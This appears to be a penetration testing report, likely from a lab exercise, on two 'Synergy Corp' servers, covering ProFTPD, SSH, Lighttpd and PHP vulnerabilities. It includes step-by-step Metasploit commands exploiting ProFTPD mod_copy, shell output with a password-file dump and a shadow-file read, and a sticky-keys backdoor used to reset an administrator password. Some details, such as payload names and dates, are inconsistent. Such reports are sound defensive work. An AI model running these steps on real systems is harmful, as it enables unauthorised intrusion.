



Penetration Testing Report

For: Synergy Corp

Date: December 5, 2024

By:

Smruti Ranjan Dash

Senior Consultant

Digital Gatekeeper LLP

Engagement Period:

December 1, 2024 – December 4, 2024

Client Contact Information:

Name: Timothy Cook

Email: tim.cook@synergycorp.ca

Phone: +1 403 971 8857

Document Properties:

Title	Penetration Testing Report
Version	V 1.0
Author	Smruti Ranjan Dash
Pen-testers	Smruti Ranjan Dash
Reviewed by	Ken Adams
Approved By	Ken Adams
Classification	Confidential

Version control:

Version	Date	Revised By	Comment
v1.0	2024-12-04	Tester	Draft report

This page left intentionally blank

CONTENTS

Introduction	5
Executive Summary	7
Assessment Details	9
Purpose of Proposed Change(s)	9
Assessment Phases	9
External Penetration Test Details.....	9
Purpose of Test.....	9
Type of Test	9
Project Scope	10
Assumption	10
Timeline	10
Detailed Findings	11
Evidence (Exploited)	11
Unremediated Persistence.....	24
Summary	25
Summary of Risk.....	26
Recommendation	26
Critical Recommendations	26
Standard Recommendations	27
APPENDIX.....	27

INFRASTRUCTURE PENTESTING

INTRODUCTION

At the request of **Timothy Cook**, CISO of **Synergy Corp** (“client”), **Smruti Ranjan Dash** (“consultant”) conducted an external security assessment of **Synergy Corp’s DMZ-hosted web servers**.

The objective of this assessment was to identify vulnerabilities and assess the security posture of the client’s infrastructure. The evaluation included a thorough review of the following components:

1. **Information Gathering**
2. **System and Service Profiling**
3. **Vulnerability Identification**
4. **Exploitation**

The findings from the assessment are detailed in this report, along with **recommendations** to help Synergy Corp enhance its security posture. By implementing these suggestions, the client can significantly reduce the risk of data exposure due to both external and internal threats.

This page left intentionally blank

EXECUTIVE SUMMARY

This report outlines the findings from the **Infrastructure Penetration Testing along with an external Vulnerability assessment** conducted by **Digital Gatekeeper LLP** for the client during the first week of December 2024. The primary objective of the assessment was to evaluate the security posture of the client's internet infrastructure, as well as, to identify potential weaknesses in associated infrastructure.

As part of the engagement, **Digital Gatekeeper LLP** conducted remote penetration testing of 2 accessible servers hosted on IP addresses: **10.0.0.13** and **10.0.0.23**. The assessment was carried out from a black box perspective, with the only supplied information being the tested servers IP addresses. Other than the IP Address information we were also informed about a previous compromise by APT3 at the start of the assessment.

Our approach to the **penetration testing** was systematic and organized, ensuring that testing was conducted in a controlled manner with minimal impact to the client's servers and applications. The scan results revealed several vulnerabilities, including open critical inbound ports that could be exploited using publicly available exploits, as well as weaknesses within the tested web application.

Key findings include:

- **Insecure FTP Service (Exploitable for remote access)**
- **Unremedied Persistence by APT3 (Exploitable for remote access)**
- **Server-Side Request Forgery (SSRF)**
- **Insecure PHP Configuration (Exploitable for remote access)**

These vulnerabilities pose a risk to the security of the web application and could potentially serve as an entry point for further exploitation, including attacks against the internal network. The issues identified can be mitigated or resolved through the recommended actions outlined in this report.

The recommendations provided are based on **industry best practices** and our findings during this engagement. Implementing these recommendations will significantly enhance the security of the web applications and related infrastructure.

It is important to note that new vulnerabilities and exploits emerge regularly, with tools and techniques often being freely available on the internet. As such, ongoing testing and continuous monitoring are recommended to maintain the security of publicly accessible systems.

This page left intentionally blank

ASSESSMENT DETAILS

PURPOSE OF PROPOSED CHANGE(S)

Any changes that are being recommended are only to reduce any existing risk of data exposure and to help prepare the application for production use (internal or external access).

ASSESSMENT PHASES

This document covers the following:

- External Black box Penetration Test

For this document, the consultant understands that the client wishes to secure their data using existing hardware and that the purchase of new hardware/software is not desirable.

EXTERNAL PENETRATION TEST DETAILS

PURPOSE OF TEST

- Determine the current state of security of the client's web application.

TYPE OF TEST

- Penetration Test Tools used:
 - Kali v2.0 R3 (various tools from the distribution)
 - Nmap
 - Netcat
 - Metasploit
 - Nessus
- External Test:
 - The testing team simulated an attack against the network with no knowledge of the network design except for the public IP/URLs to be tested. The client provided the testing team with the IP Address(es) to be tested.

PROJECT SCOPE

This test was limited in scope to only include a remote black box penetration test.

A select list of IP Addresses was provided by the client's network team for scanning. This list included the following.

- External IP/URLs:
 - 10.0.0.13
 - 10.0.0.23
 - <https://10.0.0.23/>
 - <https://10.0.0.13/>
- Constraints:
 - No “Denial of Service” type scans were performed to reduce the risk of affecting the networks availability

The results of the external testing demonstrated that the client's application appears to be secure against the common vulnerabilities listed in the OWASP Top Ten (https://www.owasp.org/index.php/Top_10_2010-Main).

ASSUMPTION

While writing the report, we assume that both IP addresses are considered to be public IP addresses, NDA and rules of engagement has been signed and based on the information gathering phase the company name is Synergy Corp.

TIMELINE

The timeline of the test is as below:

Penetration Testing	Start Date & Time	End Date & Time
v1.0	2024-12-01 09:00	2024-12-03 13:35

DETAILED FINDINGS

IP Address	System Type	OS Information	Open ports		
			Port#	Protocol	Service Name
10.0.0.13	Server	Linux	21	Tcp	FTP
			22	Tcp	SSH
			80	Tcp	HTTP
10.0.0.23	Workstation being used as Server	Windows 10 Pro	3389	Tcp	RDP
			80	Tcp	HTTP

A. Linux Machine (10.0.0.13)**ProFTPD 1.3.5 (Port 21)****CVE-2015-3306 (Public Exploit available)**

- **CVSS Score:** 10.0 (Risk Rating - CRITICAL)
- **Vulnerability:** The **mod_copy** module in **ProFTPD 1.3.5** allows remote attackers to read and write to arbitrary files via the site cpfr and site cpto commands. With a publicly available exploit, an attacker could potentially gain a **Meterpreter session**, allowing for further system compromise.
- **Affected IP:** 10.0.0.13
- **Recommendation(s):**
 1. **Patch ProFTPD:** Update ProFTPD to version 1.3.6 or later where the vulnerability has been fixed.
 2. **Use Secure File Transfer Alternatives:** Consider switching to **SFTP** or another secure file transfer protocol to mitigate FTP-related risks.
- **References:**
 - [CVE-2015-3306 - NIST](#)
 - [ProFTPD Arbitrary File Copy Exploit](#)

EVIDENCE (EXPLOITED)

Attack Narrative: Using the Metasploit framework, the following steps were executed to establish a remote session:

1. Select the exploit module:

```
msf > use exploit/unix/ftp/proftpd_modcopy_exec
```

2. Display available targets:

```
msf exploit(proftpd_modcopy_exec) > show targets
```

Output:

```
0    ProfFTPD 1.3.5
```

3. Set the target:

```
msf exploit(proftpd_modcopy_exec) > set TARGET 0
```

4. Display and configure options:

```
msf exploit(proftpd_modcopy_exec) > show options
```

Appropriate options were set as required.

5. Specify the target host:

```
msf exploit(proftpd_modcopy_exec) > set RHOSTS 10.0.0.13
```

6. Display available payloads:

```
msf exploit(proftpd_modcopy_exec) > show payloads
```

7. Set the payload:

```
msf exploit(proftpd_modcopy_exec) > set payload 3 (perl_ipv6_reverse)
```

8. Execute the exploit:

```
msf exploit(proftpd_modcopy_exec) > exploit
```

Execution initiated, resulting in a successful remote session.

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set payload 2
payload => cmd/unix/bind_perl_ipv6
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] 10.0.0.13:80 - 10.0.0.13:21 - Connected to FTP server
[*] 10.0.0.13:80 - 10.0.0.13:21 - Sending copy commands to FTP server
[*] 10.0.0.13:80 - Executing PHP payload /Jqo00.php
[*] Started bind TCP handler against 10.0.0.13:4444
[*] Command shell session 1 opened (0.0.0.0:0 -> 10.0.0.13:4444) at 2024-12-02 14:54:29 -0500

whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
cron
cronjob
groups
www-data
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
ircd:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uidd:x:108:112::/run/uidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
jimmy:x:1000:1000:jimmy,,,:/home/jimmy:/bin/bash
albert:x:1001:1001:Albert,,,:/home/albert:/bin/bash

cat /etc/shadow
```

Fig 1. With Metasploit, a meterpreter session was spawned.

2. CVE-2023-51713

- **CVSS Score:** 7.5
- **Vulnerability:** The `make_ftp_cmd` function in **ProFTPD** before version 1.3.8a has a one-byte out-of-bounds read and daemon crash, caused by mishandling of quote/backslash semantics.
- **Affected IP:** 10.0.0.13
- **Recommendation(s):**
 - **Update ProFTPD:** Patch to version 1.3.8a or later to resolve the out-of-bounds read.
 - **Review Configuration:** Check and harden the FTP configuration to avoid abnormal inputs.
- **References:**
 - [CVE-2023-51713 - NIST](#)
 - [AttackerKB_CVE](#)

3. CVE-2021-46854

- **CVSS Score:** 7.5
- **Vulnerability:** The `mod_radius` module in **ProFTPD** before version 1.3.7c allows memory disclosure to RADIUS servers because it copies blocks of 16 characters.
- **Affected IP:** 10.0.0.13
- **Recommendation(s):**
 - **Update ProFTPD:** Upgrade to version 1.3.7c or later to fix this memory disclosure issue.
 - **Check RADIUS Configuration:** Harden RADIUS server configuration to limit exposure to unauthorized entities.
- **References:**
 - [CVE-2021-46854 - NIST](#)

3. CVE-2020-9272

- **CVSS Score:** 7.5
- **Vulnerability:** ProFTPD 1.3.7 has an out-of-bounds (OOB) read vulnerability in the mod_cap module via the cap_text.c cap_to_text function.
- **Affected IP:** 10.0.0.13
- **Recommendation(s):**
 - **Patch ProFTPD:** Update to version 1.3.7 or later to fix the OOB vulnerability.
- **References:**
 - [CVE-2020-9272 - NIST](#)

SSH 2 (Port 22)

1. CVE-2002-1715

- **CVSS Score:** 7.2
- **Vulnerability:** SSH 1 through 3 (and possibly other versions) allows local users to bypass restricted shells (such as rbash or rksh) by uploading a script to a world-writable directory and executing it to gain normal shell access.
- **Affected IP:** 10.0.0.13
- **Recommendation(s):**
 1. **Disable SSH 1:** Use only SSH version 2 for better security.
 2. **Restrict Write Access:** Ensure that restricted directories are not world-writable.
- **References:**
 - [CVE-2002-1715 - NIST](#)
 - Exploit - Rapid7

2. CVE-2000-0217

- **CVSS Score:** 5.1
- **Vulnerability:** The default configuration of SSH allows X forwarding, which could allow a remote attacker to control a client's X sessions via a malicious xauth program.
- **Affected IP:** 10.0.0.13
- **Recommendation(s):**
 1. **Disable X Forwarding:** If X forwarding is not required, disable it in the SSH configuration.
 2. **Secure X Sessions:** Consider using encrypted alternatives like VNC or SSH-based tunneling for remote access.
- **References:**
 - [CVE-2000-0217 - NIST](#)

3. CVE-1999-1231

- **CVSS Score:** 5.0
- **Vulnerability:** ssh 2.0.12, and possibly other versions, allows valid user names to attempt to enter the correct password multiple times, but only prompts for an invalid username once. This behavior allows remote attackers to enumerate valid user accounts on the server.
- **Affected IP:** 10.0.0.13
- **Recommendation(s):**
 1. **Limit Login Attempts:** Configure the server to limit login attempts to reduce enumeration possibilities.
 2. **Use Two-Factor Authentication:** Implement two-factor authentication (2FA) for SSH access to enhance security.
- **References:**
 - [CVE-1999-1231 - NIST](#)

4. CVE-1999-1029

- **CVSS Score:** 7.5
- **Vulnerability:** SSH server (sshd2) before version 2.0.12 does not properly record login attempts if the connection is closed before the maximum number of tries, allowing a remote attacker to guess the password without leaving traces in the audit logs.
- **Affected IP:** 10.0.0.13
- **Recommendation(s):**
 1. **Upgrade SSH:** Update SSH to version 2.0.12 or later to fix this logging issue.
 2. **Enable Strict Logging:** Configure SSH to log all attempts, even if the connection is closed early.
- **References:**
 - [CVE-1999-1029 - NIST](#)

Lighttpd 1.4.35 (Port 80)

1. CVE-2019-11072

- **CVSS Score:** 9.8
- **Vulnerability:** Lighttpd before 1.4.54 has a signed integer overflow vulnerability that may allow remote attackers to crash the application or cause other unspecified impacts. This is triggered by a malformed HTTP GET request.
- **Affected IP:** 10.0.0.13
- **Recommendation(s):**
 1. **Upgrade Lighttpd:** Update to version 1.4.54 or later.
- **References:**
 - [CVE-2019-11072 - NIST](#)

2. CVE-2018-25103

- **CVSS Score:** 5.3
- **Vulnerability:** **Lighttpd** versions $\leq 1.4.50$ have use-after-free vulnerabilities in request parsing, potentially leading to reading from invalid pointers and instability.
- **Affected IP:** 10.0.0.13
- **Recommendation(s):**
 1. **Update Lighttpd:** Upgrade to a patched version of **Lighttpd** ($\geq 1.4.51$).
- **References:**
 - [CVE-2018-25103 - NIST](#)

3. CVE: CVE-2018-19052

- **CVSS Base Score:** 7.5
- **Vulnerability:** An issue was discovered in `mod_alias_physical_handler` in `mod_alias.c` in **Lighttpd** before version 1.4.50. There is potential **../ path traversal** of a single directory above an alias target, with a specific `mod_alias` configuration where the matched alias lacks a trailing `/` character, but the alias target filesystem path has a trailing `/` character.
- **IP:** 10.0.0.13
- **Recommendation(s):**
 - Upgrade to **Lighttpd** version 1.4.50 or later.
 - Ensure proper configuration of aliases, particularly regarding trailing slashes.
- **References:**
 - <https://nvd.nist.gov/vuln/detail/cve-2018-19052>

4. CVE: CVE-2015-3200

- **CVSS Base Score:** 7.5
- **Summary:** The `mod_auth` module in **Lighttpd** versions before 1.4.36 allows remote attackers to inject arbitrary log entries via a basic HTTP authentication

string **without a colon character**. This can be exploited by using strings containing a NULL and newline character, which can potentially cause unauthorized access or lead to a denial of service through malformed log entries.

○

IP: 10.0.0.13

○

Recommendation(s):

- Upgrade to Lighttpd version 1.4.36 or later.
- Validate authentication strings to ensure correct formatting before logging.

○ **References:**

- CVE-2015-3200

B. Windows 10 Pro (10.0.0.23)

• **CVE-2024-4577 (Public Exploit available)**

○ **CVSS Score:** 9.8 (Risk Rating - CRITICAL)

○ **Vulnerability:** In PHP versions 8.1.* before 8.1.29, 8.2.* before 8.2.20, and 8.3.* before 8.3.8, using Apache and PHP-CGI on Windows, PHP CGI module may misinterpret characters in command line options passed to Win32 API functions due to "Best-Fit" behavior. This can lead to the disclosure of source code, arbitrary code execution, and other exploits. With a publicly available exploit, an attacker could potentially gain a **Meterpreter session**, allowing for further system compromise.

○ **Affected IP:** 10.0.0.23

○ **Recommendation(s):**

- Upgrade to PHP 8.1.29 or later.

○ **References:**

- [CVE-2024-4577 - NIST](#)

• **CVE-2022-37454**

- **CVSS Score:** 9.8
- **Vulnerability:** The Keccak XKCP SHA-3 reference implementation before fdc6fef has an integer overflow and resulting buffer overflow in the sponge function interface, which allows attackers to execute arbitrary code or eliminate expected cryptographic properties.
- **Affected IP:** 10.0.0.23
- **Recommendation(s):**
 - Update to the patched version of PHP 8.
- **References:**
 - CVE-2022-37454 - NIST
- **CVE-2022-31630**
 - **CVSS Score:** 7.1
 - **Vulnerability:** In PHP versions prior to 7.4.33, 8.0.25, and 8.1.12, the `imageloadfont()` function in the GD extension can be exploited with a specially crafted font file. This leads to reading outside allocated buffers, causing crashes or disclosing confidential information.
 - **Affected IP:** 10.0.0.23
 - **Recommendation(s):**
 - Upgrade to PHP 7.4.33, 8.0.25, or 8.1.12 or later.
 - Validate font files before loading them to mitigate buffer overflows.
 - **References:**
 - CVE-2022-31630 - NIST
- **CVE-2022-31626**
 - **CVSS Score:** 8.8

- **Vulnerability:** In PHP versions 7.4.x below 7.4.30, 8.0.x below 8.0.20, and 8.1.x below 8.1.7, an excessive password length in a connection to MySQL via the `pdo_mysql` extension with `mysqlnd` driver triggers a buffer overflow, leading to potential remote code execution.
- **Affected IP:** 10.0.0.23
- **Recommendation(s):**
 - Upgrade to PHP 7.4.30, 8.0.20, or 8.1.7 or later.
- **References:**
 - CVE-2022-31626 - NIST
- **CVE-2022-31625**
 - **CVSS Score:** 8.1
 - **Vulnerability:** In PHP versions 7.4.x below 7.4.30, 8.0.x below 8.0.20, and 8.1.x below 8.1.7, supplying invalid parameters to a parametrized query in the Postgres extension causes PHP to attempt freeing memory using uninitialized data, leading to potential remote code execution or denial of service.
 - **Affected IP:** 10.0.0.23
 - **Recommendation(s):**
 - Upgrade to PHP 7.4.30, 8.0.20, or 8.1.7 or later.
 - Validate parameters passed to Postgres queries.
 - **References:**
 - CVE-2022-31625 - NIST
- **CVE-2021-21708**
 - **CVSS Score:** 9.8

- **Vulnerability:** In PHP versions 7.4.x below 7.4.28, 8.0.x below 8.0.16, and 8.1.x below 8.1.3, using `FILTER_VALIDATE_FLOAT` filter with min/max limits may trigger use of allocated memory after free, causing crashes and potentially allowing for remote code execution.
- **Affected IP:** 10.0.0.23
- **Recommendation(s):**
 - Upgrade to PHP 7.4.28, 8.0.16, or 8.1.3 or later.
 - Ensure proper validation when using `FILTER_VALIDATE_FLOAT` with limits.
- **References:**
 - CVE-2021-21708 - NIST
- **CVE-2021-21703**
 - **CVSS Score:** 7.8
 - **Vulnerability:** In PHP versions 7.3.x up to and including 7.3.31, 7.4.x below 7.4.25, and 8.0.x below 8.0.12, PHP FPM allows unprivileged child processes to access memory shared with the root FPM process, leading to invalid memory reads/writes and potential privilege escalation to root.
 - **Affected IP:** 10.0.0.23
 - **Recommendation(s):**
 - Upgrade to PHP 7.4.25, 8.0.12, or later.
 - Ensure proper configuration of PHP FPM to isolate child processes from the root process.
 - **References:**
 - CVE-2021-21703 - NIST
- **CVE-2021-21702**


- **CVSS Score:** 7.5
 - **Vulnerability:** In PHP versions 7.3.x below 7.3.27, 7.4.x below 7.4.15, and 8.0.x below 8.0.2, a malicious SOAP server can return malformed XML, causing PHP to access a null pointer, leading to a crash.
 - **Affected IP:** 10.0.0.23
 - **Recommendation(s):**
 - Upgrade to PHP 7.4.15, 8.0.2, or later.
 - Ensure SOAP servers return correctly formatted XML.
 - **References:**
 - CVE-2021-21702 - NIST
-
- **CVE-2017-9120**
 - **CVSS Score:** 9.8
 - **Vulnerability:** PHP 7.x through 7.1.5 is vulnerable to a denial of service (buffer overflow and application crash) via a long string in `mysqli_real_escape_string()`, caused by an integer overflow.
 - **Affected IP:** 10.0.0.23
 - **Recommendation(s):**
 - Upgrade to PHP 7.1.6 or later.
 - Sanitize user input before passing it to `mysqli_real_escape_string()`.
 - **References:**
 - CVE-2017-9120 - NIST
-
- **CVE-2017-9118**
 - **CVSS Score:** 7.5

- **Vulnerability:** PHP 7.1.5 has an out-of-bounds access in `php_pcre_replace_impl` via a crafted `preg_replace` call, which can lead to arbitrary code execution.
 - **Affected IP:** 10.0.0.23
 - **Recommendation(s):**
 - Upgrade to PHP 7.1.6 or later.
 - Validate input passed to `preg_replace()` to avoid arbitrary code execution.
 - **References:**
 - CVE-2017-9118 - NIST
-
- **CVE-2017-8923**
 - **CVSS Score:** 9.8
 - **Vulnerability:** The `zend_string_extend()` function in PHP versions up to 7.1.5 does not prevent negative string length changes, resulting in denial of service or other unspecified impacts due to application crashes.
 - **Affected IP:** 10.0.0.23
 - **Recommendation(s):**
 - Upgrade to PHP 7.1.6 or later.
 - **References:**
 - CVE-2017-8923 - NIST

UNREMEDIED PERSISTENCE

Attack Narrative:

As part of the reported breach analysis, techniques commonly associated with APT3 were identified. Persistence was established by leaving the Remote Desktop Protocol (RDP) port open and exploiting the sticky keys feature. Specifically, the attacker replaced the `sethc.exe` (sticky keys executable) with a command-line terminal (`cmd.exe`) running with administrative privileges. This allowed the attacker to invoke a high-privilege command prompt simply by pressing the Shift key five times at the RDP login screen, granting easy and persistent access to the system.



```
Administrator: C:\windows\system32\cmd.exe
Microsoft Windows [Version 10.0.18362.1082]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>net user administrator 123pass
The command completed successfully.

C:\WINDOWS\system32>net user

User accounts for \\

-----
Administrator      DefaultAccount      Guest
Joe                 WDAGUtilityAccount
The command completed with one or more errors.

C:\WINDOWS\system32>
```

SUMMARY

SUMMARY OF RISK

The following table summarizes the discovered issues and risk levels of each. Overall, the issues present a high risk, and critical vulnerabilities can be remediated with some effort.

For 10.0.0.13

Vulnerability	Risk Rating	Probability	Remediation
Proftpd 1.3.5	Critical	High	Medium (less than a week)
Open SSL 1.1.1g	High	High	Low (less than a day)
Apache 2.4.46	High	High	Medium (less than a week)
Lighttpd 1.4.35	Medium	High	Medium (less than a week)

For 10.0.0.23

Vulnerability	Risk Rating	Probability	Remediation
Unremediated sticky keys	Critical	High	Low (less than a day)
RDP service	Critical	High	Low (less than a day)
PHP 7.4.10	Critical	High	Medium (less than a week)

By following the recommendations provided in this report, the risk presented by the discovered vulnerabilities can be reduced or eliminated.

It should also be noted that all these vulnerabilities are detectable without the use of a valid user account for authentication.

RECOMMENDATION

Critical Recommendations

1. Restrict RDP Access (APT3 Compromise):

- **Close the RDP port immediately** if it is not required for operations.
- If RDP is necessary, implement the following controls:
 - Restrict access to RDP via firewall rules, allowing connections only from trusted IP addresses.
 - Enforce strong authentication, such as multi-factor authentication (MFA), to prevent unauthorized access.

2. Patch or Replace ProFTPD 1.3.5:

Apply security patches or migrate to a secure alternative like SFTP. Disable unused or unneeded FTP features to minimize the attack surface.

3. Upgrade PHP 7.4.10:

Apply updates and secure application code against exploits targeting outdated PHP versions.

4. Enhance System Integrity:

- Implement file integrity monitoring (FIM) to detect unauthorized modifications to critical system files, such as `cmd.exe` or `sethc.exe`.
- Deploy endpoint detection and response (EDR) tools to identify and respond to unusual activities on critical systems.

Standard Recommendations

3. Update and Secure Apache 2.4.46:

- Upgrade to the latest stable version and harden configurations by disabling unnecessary modules, enforcing HTTPS, and implementing strong access controls.

4. Update OpenSSL 1.1.1g:

- Upgrade to the latest stable version to address cryptographic vulnerabilities.

5. Update Lighttpd 1.4.35:

- Apply the latest patches and configure Lighttpd securely by disabling directory indexing and enforcing HTTPS.

These steps will help mitigate the risks associated with the APT3 compromise and the identified vulnerabilities, reducing the likelihood of future attacks.

APPENDIX

```
administrator@cr-kali:~$ nmap 10.0.0.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2024-11-28 22:04 EST
Nmap scan report for 10.0.0.2
Host is up (0.00012s latency).
All 1000 scanned ports on 10.0.0.2 are closed

Nmap scan report for 10.0.0.13
Host is up (0.00017s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap scan report for 10.0.0.23
Host is up (0.00038s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
3389/tcp  open  ms-wbt-server

Nmap done: 256 IP addresses (3 hosts up) scanned in 19.96 seconds
administrator@cr-kali:~$
```

Fig. 1 List of open ports for both the machines

```
administrator@cr-kali:~$ nc 10.0.0.13 22
SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.2
administrator@cr-kali:~$
```

Fig. 2 Banner grabbing for SSH on 10.0.0.13

```
administrator@cr-kali:~$ nc 10.0.0.13 21
220 ProFTPD 1.3.5 Server (Exploit available there is. - Yoda said.) [10.0.0.13]

```

Fig. 3 Banner grabbing for FTP on 10.0.0.13

```
administrator@cr-kali:~$ nc 10.0.0.23 80
GET / HTTP/1.1
HTTP/1.1 400 Bad Request
Date: Sun, 01 Dec 2024 22:36:29 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.10
Content-Length: 326
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.10 Server at localhost Port 80</address>
</body></html>
administrator@cr-kali:~$
```

Fig. 4 Banner grabbing for HTTP port on 10.0.0.23

```
administrator@cr-kali:~$ nmap -A -p3389 10.0.0.23
Starting Nmap 7.91 ( https://nmap.org ) at 2024-12-01 17:51 EST
Nmap scan report for 10.0.0.23
Host is up (0.00066s latency).

PORT      STATE SERVICE          VERSION
3389/tcp  open  ms-wbt-server    Microsoft Terminal Services
|_ rdp-ntlm-info:
|   Target_Name: DESKTOP-03GGK4I
|   NetBIOS_Domain_Name: DESKTOP-03GGK4I
|   NetBIOS_Computer_Name: DESKTOP-03GGK4I
|   DNS_Domain_Name: DESKTOP-03GGK4I
|   DNS_Computer_Name: DESKTOP-03GGK4I
|   Product_Version: 10.0.18362
|_ System_Time: 2024-12-01T23:52:13+00:00
|_ ssl-cert: Subject: commonName=DESKTOP-03GGK4I
|   Not valid before: 2024-11-27T19:13:33
|_ Not valid after: 2025-05-29T19:13:33
|_ ssl-date: 2024-12-01T23:52:13+00:00; +59m57s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: 59m56s, deviation: 0s, median: 59m56s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.55 seconds
administrator@cr-kali:~$
```

Fig. 5 Nmap scan on the open port 3389 on 10.0.0.23


```

administrator@cr-kali:~$ nmap -A -script rdp-enum-encryption -p3389 10.0.0.23
Starting Nmap 7.91 ( https://nmap.org ) at 2024-12-01 18:37 EST
Nmap scan report for 10.0.0.23
Host is up (0.00051s latency).
Vulnerability Information
PORT      STATE SERVICE          VERSION
3389/tcp  open  ms-wbt-server    Microsoft Terminal Services
rdp-enum-encryption:
  Security layer
    CredSSP (NLA): SUCCESS
    CredSSP with Early User Auth: SUCCESS
    RDSTLS: SUCCESS
